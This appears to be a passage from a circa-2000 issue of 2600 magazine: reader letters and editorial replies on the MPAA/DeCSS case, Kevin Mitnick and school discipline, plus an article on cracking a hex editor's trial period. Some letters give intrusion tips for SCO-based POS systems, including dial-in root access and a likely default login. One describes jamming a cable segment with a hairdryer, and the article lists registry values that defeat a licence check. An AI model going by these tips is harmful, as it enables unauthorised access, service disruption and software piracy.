This is in response to Phelix who asked about Pizza Hut's SCO Unix-based POS system in 17:1. I've worked with a few SCO-based POS systems, but all of them have a common thread (at least from what I have seen). Most SCO-based POS systems come from a company called Infinite Solutions in Atlanta, GA. (Infinite Solutions also markets themselves under three different company names and was recently bought out by a company called Savior Technology Group). They're used by a lot of bridal/tuxedo shops, hotel chains, and pizza places because of the database backing that these systems can do. Pizza Hut, Papa John's, WH Smith Hotels, and Domino's Pizza are some places that use this type of system.

There are two ways that these systems are set up in stores. One of which is where they have one server and cash registers. The cash registers are "polled" to the SCO Unix server via a modem at night. In some stores, a bunch of registers are connected to one modem via an IRC Cable (yes, really, that is the name of it). Then, after all the registers are done polling, the server dials up the home office and transmits data (usually at 9600bps eeeek!). All of this is done via cron jobs.

The second way these systems are set up (mostly for pizza chains), is where they have one SCO box in the store and dumb terminals around the store. The SCO Box usually sits in the manager's office with a 33.6 fax/modem attached to it. At the end of the day, the on-duty manager enters their cashier PIN in and it processes the daily sales, then dials the home office and transfers sales.

The only difference is that at least one of the companies I have worked for has switched from modems to a networked ISDN system. (Some stores have *very* large sales databases that need to be transferred at night and it just take too long over a modem.) This will only make the work for you harder.

The modems in these SCO boxes are also used for administrative purposes from the home office, or Infinite Solutions. Usually when you purchase one of these POS systems you are required to purchase (expensive) yearly support for these. This is because most of the time, the store does not own the hardware or OS that the POS system runs on and just owns the sales data. (Dumb idea, huh.) This is so they can, as Infinite Solutions puts it, offer premium customer service and support. *(Big joke.)* Usually when you dial up, you get an SCO

SysV login prompt and that's it. The modem connection is straight tty device (so easy to hack). And the sales data that is sent via the modem is done so via UUCP (I find it hard to believe it's still done this way). The only problem with some systems is that in some store setups, the modem is *not* set up for AA (auto-answer), so you may not be able to dial directly into the machine. (Administrative things are done by having the manager of the store make the modem dial out to the home office, instead of the home office dialing in.) As far as logins, usually the home office and Infinite Solutions have administrative logins that give you direct access to the login prompt. *And* when you dial up into the SCO box, it *does* allow for root to be directly logged into! (dumb dumb) The logins to the system that are administrative can vary from company to company. And it's the same for the root password. Usually, when Infinite Solutions has to do support on the box, they call someone at the home office to get the root password and login. Infinite Solutions usually has a non-root login to every box though, just so they can poke around. (It's usually "infinite".) The other way around this, if you don't want to try the modem route, is to get a cashier passcode for the store manager or a district manager. These types of passcodes have extra features than the normal cashier logins. This is so managers can run reports and do weekly system maintenance and backups. And on some versions of the POS system, you are allowed to exit to a SCO prompt!

OK, so you've gotten into the system. Now what? And to me it would be more like "Why?" The thing about it is that most of the SCO boxes have most compilers and system tools taken off. There is usually just enough stuff on there to run the POS system, the database that backs it, and some minor administrative tools. Hell, even "useradd" doesn't exist on most of these systems. What is on the system depends on what package the company decided to purchase from Infinite Solutions.

I hope this helps you in your journey to hack a Pizza Hut POS system.

Cybah

Additional Info

Dear *2600:*

I just wanted to say that in addition to the programs listed in "Killing a File" (16:3), another one that can be used to clean-wipe a file is none other than the popular encryption program PGP. To make a more secure delete, you can encrypt a file and then use PGP's Wipe feature to clean-erase it. It renames the file to all A's, rewrites over the file's contents, and then overwrites the file completely.

Immolation

Dear *2600:*

MMX might want to mention that mini DMS's or mini CO's or whatever you call them in the U.S. interfere with the test of a line to the point where inaccurate readings will leave the inexperienced lost.

mbve

Dear *2600:*

After reading the article by Prototype Zero on the Sprint ION network I thought I would send some corrections. I have been working on the ION project for nearly a year and have to tell you first of all ION is scheduled for general availability in April in Kansas City, Denver, and Seattle. Next, I have to tell you that Cisco is not even a major vendor in the ION network. The DSL DSLAM at each of the CO cages is using a Lucent Stinger and the CPE side is a Sprint internally developed device. Next, the voice lines are not unlimited. The plan was to make up to four phone lines available per customer. As of last month they were only able to get two to work. Some of the problems with the implementation is that it is Voice over IP over AAL5. The quality of the sound is similar to talking over a couple of soup cans on a string. These problems will be corrected when they start using AAL2. Oh yeah, and since the beta test they discovered the Network Neighborhood problem. You know, the one where you can browse your neighbor's computer. Other parts of the country that are not going to have ION but will have DSL access include but are not limited to Florida and North Carolina.

Qwertydvorak

Dear *2600:*

I am responding to Handle6015's letter in 17:1. What you stumbled on is Timbuktu, a remote access program. It allows TCP/IP, Appletalk, or Dialup access to another computer. Look mode lets you see the other computer's screen, control lets you do whatever you could if you were at the computer. I know it's for Mac. No idea if they make it for another platform.

DAR

Dealing With The MPAA

Dear *2600:*

What effect do you think we, the customers, could have on the MPAA if for one month we boycotted purchasing movies and music? As hard as it might be to do, it may be necessary to show them how we feel. You have to hit them where it hurts.

Scott

While it would be great to be able to show this kind of force, we have to face the fact that the vast majority of people aren't aware of the facts in this case and have no idea how they're being manipulated. So, in addition to a boycott not being feasible, we wouldn't actually be proving anything since so many people still wouldn't know what it's about. Our strength and energy needs to be directed towards educating people in one place at a time. It's a daunting task but it does work. We've already made a great deal of progress since the beginning of the year. A boycott will be far more effective after we've reached even more people.

Dear *2600:*

It was only a matter of time. After all the bruhaha over DeCSS someone has finally created a legal DVD player for the Linux platform. LinDVD has been created and will be marketed by

Intervideo for $29.95 and will be available this spring. Hope this helps you out some.

Sys Edit

That's all fine and good but it doesn't solve the problem. The very concept of a "legal" player on certain platforms is absurd. Consumers own the hardware, they've bought the software... to require any more from them is, quite simply, wrong. If you can get your toaster to play DVDs, you have every right to, assuming you bought the toaster and the DVD.

Dear *2600:*

This is for Mr. Jack Valenti of the MPAA concerning the DVD FAQ on www.mpaa.org:

"What is the DVD Content Scramble System (CSS) and how does it work?

"CSS is the copy protection system adopted by the motion picture industry and consumer electronics manufacturers to provide security to copyrighted content of DVDs and to prevent unauthorized copying of that content. CSS is akin to the lock on your house."

This is a lie. CSS does not prevent the copying of DVDs in any way. Traditional encryption methods are not capable of protecting data if the viewing platform is going to decrypt it without requiring a key. What you claim is possible but it is far more advanced than simple CSS.

Through lies and propaganda you have convinced the public, and even the courts that through cracking, CSS hackers can now duplicate and distribute pirated DVDs. Oddly enough, you are not, to my knowledge, suing manufacturers of DVD burners that employ bit-by-bit copying. These devices *do* facilitate the copying of DVDs. The reason you are not attacking those manufacturers is simple. You attack only the weak.

You are mistaken if you believe you can stop the "hacker" community. They create, sustain, and promote modern technology. Technology is the most powerful tool in the world today, and you are fighting people who understand it better than anyone.

mr. blonde

Well said. Being thought of as weak does have its advantages.

Dear *2600:*

This can't be happening. Eight corporations have united to shut down *2600* once and for all. We have no rights anymore, so you will probably lose as the judges are on the side of the big guys, but be assured that hackers everywhere will keep up the fight. What's next? Will there be a list of government (i.e., corporate) approved web sites that we have to look at? If you look at a nonapproved web site, will the FBI drag you away and have you executed? Will we only be able to perform government approved actions with computers? It's getting apparent that the big guys want total power, nothing less. They want to control your lives like Pol Pot controlled the lives of Cambodians. The only consolation is that America will probably have a civil war, break up, and become about as stable as Russia. Starving to death amid ruins is not an enticing idea, but we can laugh at the corporations who will have to lie in the bed they made. How can I help before I too "disappear" one day and am never seen again? Oh yeah, I've decided it's too dangerous to use my old handle and real e-mail address, so I set up this one.

Mr. Roboto

The best way to help is to get the word out to the many millions who only know what they've seen in the mass media. That means virtually anyone you talk to will learn something from you.

Dear *2600:*

I am a recently hooked reader of your magazine, and have found it both informative and entertaining. I was appalled to find out about the MPAA case against you guys. I have tried my best to spread the word about both the case and your magazine to everyone I can talk to. Recently at our local movie theater I was passing out some flyers. The manager came out and asked me what I was doing. So I explained about the case and what was going on. To my surprise he took my side and we now have flyers posted all throughout the movie theater, including one in the ticket booth. I gave him some flyers and he said he would pass them out if anyone asked about the posted flyers. I thought that was pretty cool. Just thought I would share.

Jedi's Chaos

Sometimes it's all in how you present your case. One thing is for sure - people with clues are out there and they deserve to be acknowledged when they stand up.

Dear *2600:*

I have been reading *2600* since I was a freshman in high school when one of my older brother's friends handed me a copy of your magazine and said, "Educate yourself." I am now a freshman in college and have been enjoying your magazine for the past four years. I just wanted to let you guys know that you have done a great job keeping me informed and that I have repeatedly had to come to the aid of the hacker name when people use it in a derogatory manner. Also, thanks to your online ordering, I don't have to scrounge through the magazines at the bookstore anymore. I've finally gotten off my ass and ordered a two year subscription. Keep up the good work, and fuck the MPAA! Oops, I hope they didn't hear me, I wouldn't want to be sued....

Daewoo

No, we doubt you'll be sued but we can almost guarantee they'll bring up comments like that at the trial in an effort to show how we constantly deride them and wish evil upon them. The fact is that we don't - it's entirely their arrogant attitude towards the very people who keep them in business (that would be the consumer) that provokes such hostile remarks. We believe a mere glance at the court transcripts (available online at www.2600.com) will invoke more bad feelings towards the MPAA (and the major corporations they represent) than anything we could say. Also, in case you missed the announcement, our trial has been scheduled for July 17 in New York - the day after H2K! We hope to see many people stay in

New York for the fun.

Dear *2600:*

I just started hosting your DeCSS files and read some of the letters the MPAA sent to others telling them to remove the files from their servers and release the identity of the person responsible for hosting them. I was wondering, if I were to receive a letter like this, would I be legally obligated to give them my personal info?

g00fy

You're not obligated to do anything until a court of law tells you to. These letters are meant to get you to buckle or, ideally, frighten someone above you so that they do the MPAA's dirty deeds for them.

Dear *2600:*

What exactly is the argument? When you buy a DVD (or anything else for that matter) it's yours. Therefore you should be able to do whatever you please with it. You should be able to watch it on a computer or see a European DVD on an American player. Why is it that you are being sued for helping people do this?

steve n az
(heretic/pogo)

It's a very good question. The short answer is that they're trying to change the rules. When you buy something, they want you to be merely buying a license to use it as they decree you should. That means you would have to accept all kinds of conditions, like not having the ability to skip over commercials. (If you figured out a way to do this, you would be in violation of the contract and subject to what we're facing.) What's interesting is that the MPAA and the film studios had to deceive the courts and the public by claiming this was about piracy when that was not the issue at all. Either they don't understand their own case or they realized just how far they would get by telling the truth.

The Mitnick Case

Dear *2600:*

My husband and I enjoy your magazine immensely (in fact, you're partially responsible for our being married in the first place... but that's another story). We've followed Kevin's case through you and have attempted to educate all who would listen, and we're relieved that he's finally free.

One question has continued to bother me in recent months - where the hell was the ACLU during all of this? I've searched both the Southern California and the National web sites, and there is no mention whatsoever of Kevin's case. When has there ever been a more cut-and-dry violation of the 5th and 6th Amendments? Was this not worthy of their attention? They must have been contacted and they must have responded in some way.

On a lighter note, my six-year-old daughter (already quite computer literate) has a CD-rom game called "Gus Goes to Cybertown." While it's a fairly cheesy title, I was delighted to discover that at one point in the game, a little "Cyber-Buddy" pops up from behind something-or-other and declares, "Hackers are people who *love* to experiment with computers!"

Destigmatization has finally begun, and at the kindergarten level, no less!

Sienne (805)

Yet another way we've managed to subvert the youth. As for the ACLU, yes, they were contacted regarding Kevin Mitnick, as was the EFF, Amnesty International, and every other organization we could think of. The reasons for not getting involved differed, from not wanting to condone Mitnick's actions (however minor - he was still considered a "criminal" and that's enough for most people) to not having the ability to figure out all of the technical nuances of his case. The latter actually worries us more since it's now possible to lock someone away for five years simply because people don't understand the technology. Don't think we've seen the last of that tactic.

Dear *2600:*

One day I was walking home from a friend's house and I saw a flyer taped to a power line. Lo and behold it was a "Free Kevin" flyer. It was half ripped off so I only saw a picture. I was amazed. The odd part is that it was like a block away from my house. No main roads anywhere. You see, I live in Jeffersonville, Indiana. The city can be summed up in one sentence: "This place is stuck in the 50's." I am so shocked to see that the Kevin story got this far. I mean we still have Apple IIe's in the computer lab at school for god sakes. You got the word out - good job.

Technomatrix

We helped. Our readers did the most important part.

Dear *2600:*

I just wanted to thank VinceC (a *2600* reader tired of hearing the phrase "Free Kevin") for writing the letter that appeared in issue 17:1. This selfish moron who shunned the Kevin Mitnick case provided me with the hardest laugh I've had in months. Not only did this idiot give us a wonderful lesson on life (free of charge, no less), but to quote him exactly, "You fuck with the bull, you get the horns." I haven't heard that stupid ass saying since at least 1986! Thanks again to VinceC, the 80's reject, for the laugh.

Cowabunga dude.

Speedk0re

Fun With Cable Companies

Dear *2600:*

I get RoadRunner from Cox Communications, which is actually a pretty cool DHCP ISP, but what they did was stupid. They must have been monitoring my packets or something because I port scanned a friend from school. After a few days I noticed that I wasn't able to go online, so I called up Cox. They said I had some violation. The lady on the other end said I was trying to do a DoS attack on somebody and I was icmp flooding him. I tried to explain that a DoS attack would require many *many* more messages but they didn't believe

me. They told me I was visiting sites like root-shell.com. I'm a freak about security (which is why I don't run NT) and was only trying to make my computer secure. What makes me really mad is that Cox is spying on its customers by looking at what sites they connect to! What business do they have over what site I connect to? Well, aside from having no Internet access for 14 days, I got in trouble with my parents and am going to have a hard time ever buying a *2600* again. Just thought you guys would like to know that.

RootX11

This is the risk involved when we hand over our Internet access to major corporations who dominate the industry. They can and do watch you and the sites you visit and have little or no understanding of anything other than their rigid policies. The obvious solution for you would be to switch to another company that understands what a port scan is and has some technical knowledge - maybe a site actually run by hackers. But how many people have the ability to choose one cable provider over another? How many non-Fortune 500 companies offer cable access?

Dear *2600:*

I read tacit's letter on BlackICE in the Spring 2000 issue and I just wanted to mention that this "firewall" seems to consider a ping to be an attack! My friend (who has a cable modem) has a copy of it, and I noticed he was receiving a lot of "attacks." I wondered how the hell anyone even knew his IP, since he never even does anything other than use the web. A couple of the "attacks" came from other Roadrunner IPs. I then noticed that most of them were "TCP probe attacks". Is that a ping or is it just me? Now pinging is considered a hack, I guess. Do we live in strange times or what?

jjjack

Dear *2600:*

Snot Gnome wrote to ask about Cox Communications' channel 117, which contained what I think is a spectrum analyzer graph on it. I used to work at TCA Communications, the Internet branch of TCA Cable, which was just bought out by the much larger Cox Cable. I was the cable admin in charge of rolling out the cable system company-wide.

It is common practice to have a spectrum analyzer up at the cable headend to tell you what kind of interference is going on in a given segment at a particular time. And usually they'll have a little camera mounted up above it which is broadcast on a channel so that the field techs can go out into the field, adjust things, and then plug into a cable anywhere on the line, turn to channel whatever (117 in this case), and see if they did any good to help the noise.

So, Snot Gnome, if you want to know a trick that will not only tell you whether or not that is a spectrum analyzer on your node of the network, but will also disrupt everyone's TV and cable modem service on your node, try this:

Get a hairdryer, then get some coax that is plugged into the cable from the cable company. Then wrap the cable around the hairdryer several times. Finally, turn the hairdryer on.

What just happened: Since the cable you wrapped around the hairdryer has an open end, it functions as an antenna for your segment, and since you wrapped it around a moving motor, you created a lot of interference - basically broadcast a signal at *all* frequencies, overlapping all the specific frequencies that cable modems and TV signals come down and go up the cable line on. Now don't worry, you haven't permanently damaged anything, but for the duration of the time you run that motor in the hairdryer, you have disrupted the signal to all cable subscribers on your segment of cable.

This is the most annoying thing you can do to a cable company, especially if you do it a lot, because they will have to dispatch a whole team to sweep your segment to find the source. If you do it once or twice, they probably won't find you. But if for some reason you decide to do it on a regular and/or patterned basis and then you start seeing bunches of cable trucks in your area, you will know to stop because they are narrowing it down to your area.

I wouldn't suggest doing it on a regular basis because, believe it or not, even though cable companies are very stupid sometimes and provide crappy service, they really are concerned with providing better service. When you tie up their resources with something that is basically a stupid problem like this, you take their man hours away from real problems or doing things like rebuilding your backbone.

Rizzn Do'Urden

Info Needed

Dear *2600:*

I read an article in your magazine last year called "Hacking the Aspect." I found that information to be very useful when I wanted to set up a new idle code on my phone at work. Well, now that I have the Aspect switch down, my company has merged with another and we are getting a Lucent switch installed. Now I need to get information about that switch so I can begin having fun again. If anyone knows about them and would like to share, I would be grateful.

Popeye

School Update

Dear *2600:*

Yet another example of stupidity in schools: I downloaded a couple of the anti-MPAA leaflets from your site to post around my high school. It was a vain attempt, considering the type of people who go to my school, but I wanted to at least *do* something. I first asked my history teacher so as not to cause any problems. She thought it was an excellent show of political awareness and gave me the go-ahead. I posted them on a few different student bulletin boards around the school and left it at that. Big mistake. About three hours after I posted them, I got called down to the office. The principal immediately demanded to know if I had posted the leaflets. I said I had and he blew up. He threatened

me with suspension for "inciting students to illegal activities." Apparently, he thought supporting the side of the "DVD pirates" meant I was telling people to copy DVDs. He then asked me where I had gotten the leaflets from and I told him honestly. Another big mistake. He dragged me down to the computer lab and made me show him how to log on to both openDVD and your site. One look and he went nuts. He dragged me back to the office, started accusing me of being a cracker, and called my parents. He then carried out his threat of suspension and told me he would notify the authorities about my "obvious activities in computer 'crime.'" Turns out he didn't, but I was escorted out of the school by a security guard. I tried to explain the situation to my parents, telling them I only had posted a leaflet, but my principal got to them first. He convinced them to restrict my access to computers and search my room. He told them to restrict my access to phones as well, but they stopped short of that. When I was finally allowed back into school, I was prohibited from using the computer lab or pay phones. And the students decided I already was a criminal. They started blaming all the computer problems they ever had on me. Some even came straight up to me and begged me not to damage their computers. I wonder if I would've gotten this response if I simply put up a flyer saying "Save the rain forests."

Izubachi

And who says they don't teach you how screwed up our society is in school?

Dear *2600:*

With all the hoopla over hacker persecution and kids getting expelled for asking about Kevin Mitnick, perhaps I can point some things out. First of all, if you must take *2600* to school, try to keep it hidden. Although it may seem like bowing to pressure, it's much better than suspension or expulsion. Secondly, *keep away from your school's security programs!* If they happen to be running an incredibly vulnerable and loopholed piece of software, print out a list of flaws and anonymously mail it to whoever is in charge of the computers. *Don't* get NetBunny or whatever. I did and am facing possible suspension. If you absolutely must put the latest and greatest s00p3r Hax0r program on the computers, *tell no one!* If you do, it *will* be abused and you will get to see the principal's office. Third, read the letters in *2600* and don't make the mistakes others wrote about. Life *is* as bad for the hacker who sticks his neck out as many letters report it to be.

Eric S.

Dear *2600:*

I've read the sad tales of other readers who have been condemned in their own schools for simply "exploring" the computers. I, however, am lucky. A week ago I was looking around the computers in the library and noticed somebody had installed the BO2K client on one of them. These computers being networked, I knew there was an immediate danger. I went through and deleted all files related to BO2K and searched the registry. At precisely that moment, the librarian came up to me and asked what I was doing. I told her I was fixing the computer (knowing her feeble mind couldn't comprehend what a favor I was doing). She panicked and went on about how I was "messing with" the files and, oh, get this, I was hacking, too! I was taken to the assistant principal's office where I was expecting two weeks suspension. Luckily, one of the techs the school contracts was in the next office fixing the PC there. I shouted from across the office hoping he would hear my cries for help. He came over and I told him the whole situation and exactly what I did and what I was accused of. He checked out the computer than came back with a smile on his face. He told them that I did nothing wrong. Then the librarian started telling the tech that I was hacking. He then stopped her and said, "No ma'am, he wasn't hacking, he was helping" and just started laughing. I urge other readers to take similar actions in trying get a respected voice to speak for them should this happen.

Code_WarriorX

If there were more respected and intelligent people hanging around, this would be easy.

Dear *2600:*

I wanted to add my input to P2129's letter in the Spring 2000 issue. We also have to wear the ID tags (I'm S6585). If you leave your ID at home, you must buy a new one for $5 or you have to leave. *Rip-off!* If you make a habit of forgetting this "dog chain," you could lose some good money or get expelled. It would seem to me that they (government) wants to turn everyone into robots with different serial numbers. Keep up the good work!

cs0074life

But it goes beyond that. Who is demanding these moronic policies? Who thinks the V-Chip and the Clipper Chip are the answers? Who wants to hand over virtually all responsibility to an outside force? We're living in an ultra-paranoid, suspicious society fueled by ignorance and intolerance. No government in the world would resist this enticement to take away some rights and help fuel the fear a bit. But ultimately it's the people who make the decisions, even though most of the time they don't even know they're doing it.

Dear *2600:*

Since everyone lately seems to be writing in with their own school story, I thought I'd write in with my own little interesting story. Mine doesn't involve me being mistreated a whole lot, well actually not much at all. I was a TA (Teacher's Assistant) last semester in the Counseling Center and had access to many computers in the center. One day when my "teacher" was off at a meeting the whole period, I decided to have a little fun with the computers. So I changed all of the desktop backgrounds. I went to 2600.com and changed every other computer to your logo with the dog and the guy on the top of your page, and on the other computers I tiled the little Free Kevin stickers in the background. The next day on the morning announcements it was announced that "someone has hacked all of the computers in the

Counseling Center and this hacker will be caught." I just burst into laughter because of how stupid they were to say that their computers were hacked - all I did was simply change the background picture. What is the world coming to when schools are so stupid as to think that changing a background is hacking?

Blooder, The Tide on a strict leash

Dear *2600:*

Before I start, let it be known that I am an "old guy." I joined the ranks of the hackers via the phreaking route about 15 years ago. I am the "Internet Systems Manager" at a very large school corporation. We have (on any given day) somewhere between 15,000 and 20,000 students in attendance.

Firstly, I have so little respect for academia now that I work for a branch of it that I am considering home schooling my kids. I have worked for this K-12 school corporation for six years. What I see is a preponderance of techno-ignorance the size of which would boggle your imagination. But yet, these people know that if they don't have the toys around, they will be looked down upon by the community. So, begrudgingly, they are trying their best (which ain't so good) to use the technology. Don't get me wrong, there are some who are masters at both teaching and technology. But to most of them, it's just a job. To those who talk the talk and walk the walk, I salute you!

Budding hackers: Fear not the wrath of your teachers and administrators for they know not what you do! So when they haul you to the office or question you, don't smart off. Just be quiet and respectful. When they are done yapping about this and that, ask them these questions: What evidence do you have that I was hacking? If someone was hacking, how would you know? Why is hacking bad and why are hackers bad? Do you know the difference between a hacker and a vandal? What are the moral implications of hacking as opposed to falsely accusing someone of something when you have no evidence or idea of how it would be accomplished?

Someday soon I would like to come up with a strategy for budding hackers to follow. But for now guys, Do No Harm, Leave No Tracks, Be Respectful. I find that you can accomplish more by asking respectful questions that help the people who are accusing you realize how stupid they look and sound.

ICMP

Criticisms

Dear *2600:*

I am a new subscriber (today really), and I was reading your Winter 1999-1900 (nice touch btw), and saw an advertisement for boycotting Brazilian products (more specifically coffee). After visiting the web site for the campaign, I noticed that it sounded a lot like *X-Files* where the U.S. government is trying to implement some sort of mind control program. The crux of the whole issue is that Brazil is the main site for their experiments.

Personally, I have two problems with that. The first is that I am a Brazilian and know quite a few people in power there. They tell me many things that go on down there, but when I questioned them about this program they told me they had no clue about this. I know that this is probably the standard answer about all programs that are run in "secret," but they have no reason to lie to me. Also, they mentioned that should Brazil be participating in such an "experiment" and the truth was discovered, they would have too much to lose with some of the US's enemies who are active importers of Brazilian products. Second, the Brazilian government doesn't have the facilities with which to do such an experiment. They are more interested in lining their own pockets. They would never spend enough money to finance something this big.

I understand that *2600* is a strong supporter of freedom of speech (which I endorse), but that should not include outright lies, which is what this Boycott Brazil campaign is based on. There is another side to that story, which you should consider when publishing future advertisements for that campaign.

Patrick

To start with, we take no position either way on Marketplace advertisements our subscribers place. The only time we take an active interest is if it's a rip-off of some sort. Now, as for the assurances you received from the people in power down there, surely you don't believe them just because they said so? If you really want to get to the bottom of this, do everything in your power to prove that it's true. That's the only way you can conclusively prove that it isn't.

Dear *2600:*

I am terribly sorry about the irrationality of the MPAA. However, I can't quite figure out why you would print articles dealing with United States government security. I am referring to two articles in the latest issue. I mean the last thing you need is the federal government on your trail. And there is an ad stating that someone will fax secrets of the White House Communications Agency. Why would you print such a thing? And don't tell me its because he's a subscriber. I am so proud to read your magazine but would hate for you to go down in flames over something so stupid.

cryptofreq

We talk about government security because it's of interest. If we were to self-censor our material because we were worried about what someone might think, we wouldn't be able to print much of anything. Concerning the ad, it's interesting that you inserted the word "secrets" into it. The original ad never said that - it simply offered "documents" that are most likely public but not easily found. This is exactly our point - if we followed your advice, we would have turned the reference material into a secret and not printed the ad even though we had no evidence. Our fear would have silenced us long before any action from a third party. We can't go down that road. Comfort yourself by knowing that anyone foolish enough to trade classified info through our Marketplace will certainly get an unwanted taker very quickly.

Continued on page 48

Continued from page 5

music over the net is just not the same thing. In all likelihood, more people will be exposed to new artists as a result, meaning the record companies will no longer be the only way they can reach the public. This obviously works much better with artists who are *looking* for exposure on the net. Those who don't want their material spread in this way should make their wishes known, but we cannot see how, short of banning anonymity altogether, it would be at all possible to prevent people from trading music.

Such thoughts are not at all far from the controversy. In recent remarks at a conference, Edgar Bronfman, chairman of Seagram, which owns Universal, which, yes, is suing us under the DMCA, came up with this gem: "Anonymity... means being able to get away with stealing, or hacking, or disseminating illegal material on the Internet - and presuming the right that nobody should know who you are. There is no such right. This is nothing more than the digital equivalent of putting on a ski mask when you rob a bank." Make no mistake - anonymity is as much a perceived threat to corporate America as encryption has been to the Clinton administration. In both instances, the very fabric that defines the net is being remodeled by people who have no right at all to do this. Unless we let them.

And then there's speech. Free speech has always been the enemy of those seeking to exert massive control. Now that legislation has made it possible for this control to be extended to the net, we can look forward to increasing attacks on mere speech. For instance, if you intend to register a domain name that is critical of a corporation, watch out!

It used to be that you could criticize whoever you wanted and, as long as you weren't libelous, your rights were respected. That's all changing. George W. Bush said it best when he tried to shut down www.gwbush.com for being critical of him: "There ought to be limits to freedom." Fortunately, he failed. But many others are continuing to attack speech nonetheless.

In addition to some parody political sites of our own, we thought it would be fun to register a few four-letter word domains as well - this became possible within the last year as Network Solutions stopped being the only Internet registrar in this country. For years, they had prevented the use of certain words because they considered them offensive. Now, thanks to competition, you can find a registrar who will give you the site you want. And that's how www.fucknbc.com was born. We didn't even get around to publicizing the site or, for that matter, *making* a site. We simply pointed it to NBC until we could figure out what to do with it. Somehow, the folks at NBC found our domain name and threatened us with legal action if we didn't stop engaging in "trademark infringement." They either honestly believed that by having NBC anywhere within the web site's name that we were somehow violating their rights or they think they have the right to tell us not to point our sites at them. Neither of these assumptions is true although we have started to see challenges on many fronts recently concerning linking from one site to another. The MPAA has tried to get us to remove our links to other sites which still have the DeCSS files by filing even *more* court papers against us. This time, major media *not* owned by the corporations suing us such as the *New York Times* made a point of linking to our links to show their opposition to this motion.

The fun continues with a company that technically doesn't even exist yet. You may have seen some advertisements for Verizon Wireless, who have somehow managed to co-opt the peace sign as their corporate logo. That's just the beginning - a *really* big company will be named simply Verizon and it is set to encompass all that is currently Bell Atlantic and GTE. In an effort to stave off those free speech advocates, at least 706 domains were registered, including all variations of

verizonsucks, verizonblows, verizonshits, you name it. Apparently, their new logic leads them to conclude that if they simply *take* all of the critical names, nobody will be able to criticize them. So we decided to take www.verizonREALLYsucks.com, knowing that we would one day find a use for it. It didn't take long. This time the legal threat said we were violating the new anti-cybersquatting law and that we were required to immediately hand over the domain to them for free. While some of the goals behind the anti-cybersquatting act were worthwhile (people who take a company name for the sole purpose of selling it to them at a huge profit are rather sleazy, after all), we knew it would be quickly abused. There is nothing even remotely related to cybersquatting in what we have done. Verizon obviously has all of the sites it wanted to register. We simply thought of a new one that criticizes them. Since *they* already took sites that criticize them and obviously have no intention of using them for that purpose, they are a lot closer to cybersquatting than we are. While we're pleased that we may be Verizon's very first lawsuit, we're annoyed at the utter waste of time these huge entities continue to cause.

We have a distinct advantage as we're able to tell the world when things like the above happen. But there are countless other cases going on right now where individuals are being targeted because some corporation with a huge legal team doesn't like something about someone's site. How likely is it that an individual will be able to stand up to this? Not very, if we don't stand up for each other.

Our trial has been scheduled for Monday, July 17 (the day after the H2K conference ends) at the Federal Courthouse in New York. We hope to see many of you there. Check www.2600.com for updates and any changes.

A SIMPLE HEX HACK

by Zarathustra

This is a pretty simple spoof on a date value stored in the registry and is written as simply as possible which is a pretty weak hack, but when I was just getting into the scene, I would have loved to have found an article like this, partially as a good example of how to proceed, but mostly as a confidence booster. Doing the hack yourself makes you understand what's actually going on and gives you the confidence that you can succeed. The key is that it's so simple to do that you don't need to understand assembly language or how the V-Table is set up, nor do you need any specialized software so there are no roadblocks to keep you from doing this.

Hex Workshop's Registry Based "Security"

Hex Workshop is a hex-editing program for Windows 95 from BreakPoint software. When I downloaded the trial version of Hex workshop V2.54 (not the newest one because it can fit on a floppy), and installed it (no EDIBC support), it told me that I have a 90 day trial edition of this software. Fair enough. The next time I ran it, five seconds later, it told me that I had used up my ninety day trial, and that I had 14 days to register. Next, it told me that I have totally expired my trial and that I had to buy the software. This really raised my interest as to how this product was calculating time, and so, assuming that my clock being set to May 11, 1980 was a root of the problem, I started to investigate.

Hex Workshop has two different security mechanisms built in: the first one is so that you can insert your serial number in order to enable the full version, and the second is to disable the product once you've used it for more than ninety days. This article focuses on the second. The great thing about cracking non-network enabled software is that you have the entire puzzle in front of you, and all you have to do is understand what's happening. If you don't understand what's going on you have *no* hope of ever cracking it. Because this program is time limited, it must have a date stored somewhere. If you can find where the date is stored and how, you'll be a lot more successful modifying that than trying to directly modify code. Good targets are small, suspicious files in the program directory and the windows registry. In this case, running regedit, and looking at "My Computer/HKEY_LOCAL_MACHINE/SOFTWARE/BreakPoint/Hex Workshop/2.50" reveals the keys "Major" and "Minor". Taking a wild guess, I erased them, then ran Hex Workshop which told me that this was the first time I had run the product. Bingo! The next time I ran Hex Workshop, it told me that I had fourteen days left to register and the next time it told me that I had used up all of my time. This was obviously the pertinent data. It was starting to look like there wouldn't too many pieces to this puzzle.

After much experimentation with changing the windows system date and seeing the effect on the keys, I learned that:

The Minor key had to do with what step of the security process you were at:

Minor value	Means
00000000	Still free.
AA000000	14 days left to register.
BB000000	Locked out!

When the program hit the 14 day point, it changed the Major key, which I ended up never bothering to explore. If the date is set to before January 1, 1990 then running Hex Workshop advanced the minor value by one each time. If the date is set to after Jan 18, 2038 then Hex Workshop crashed every time. Advancing the date by one decremented the fourth bit by one. Advancing the month by one decremented the second bit by one. Advancing the year by one decremented the last bit by one. Deciphering what I assumed would be an encrypted date was starting to look a lot simpler that I had thought.

Okay, so here's the Major Key formula:

MMDDYYYY					
YYYY	MEANS	DD:	MEANS	MM	MEANS
F843	1980?	E0	31	FB	JAN
F842	1981	E1	30	FA	FEB
F841	1982	E2	29	F9	MAR
				F8	APR
F839	1990	EF	16	F6	JUN
				F3	SEP
				FE	OCT
F810	2037	FD	02	FD	NOV
F809	2038	FE	01	FC	DEC

Which means that date and month are FF(hex) minus the MM or DD, then converted to decimal, and year is FFFF-DDDD converted to decimal. Other than the sneaky month thing this could be a windows default encoding.

Although one could easily write a program to write yesterday's date to the "Major" value using RegOpenKeyEx, it turns out that writing "000AAAAA" to the Major key and 0 to the minor will always avoid the date check problem. Unfortunately, it doesn't stop the program from crashing after January 18, 2038 or from resetting the registry values if used before January 1, but in order to fix that we'd have to debug other people's code, which is beyond the scope of this article.

I hope that this was an interesting introduction to the exciting world of cracking software. Although this was definitely beginner level and most projects are a lot more complicated, the same basic techniques can be applied to a lot of software. The key is to be able to recognize when to switch from modifying data to modifying code. With an increasing emphasis on modular software development, software tends to have lower cohesion, making it way easier to modify with no side effects. With super-high pressure on programmers, a lot of shoddy code gets released. So if a product has encrypted data you might as well check the binaries for security holes. In addition, you'll find that as you trace through more software, you'll develop a greater appreciation for why and how Windows works.

SECRETS OF DELL

by Deamtime

I work as tech support for Dell computers. Because of Dell's reputation and tradition for reliability and technical excellence, we recently became the biggest OEM, both domestically and internationally. Because of this fact I thought a brief article about this brand of computer might be in order.

Same Computer, Different Support

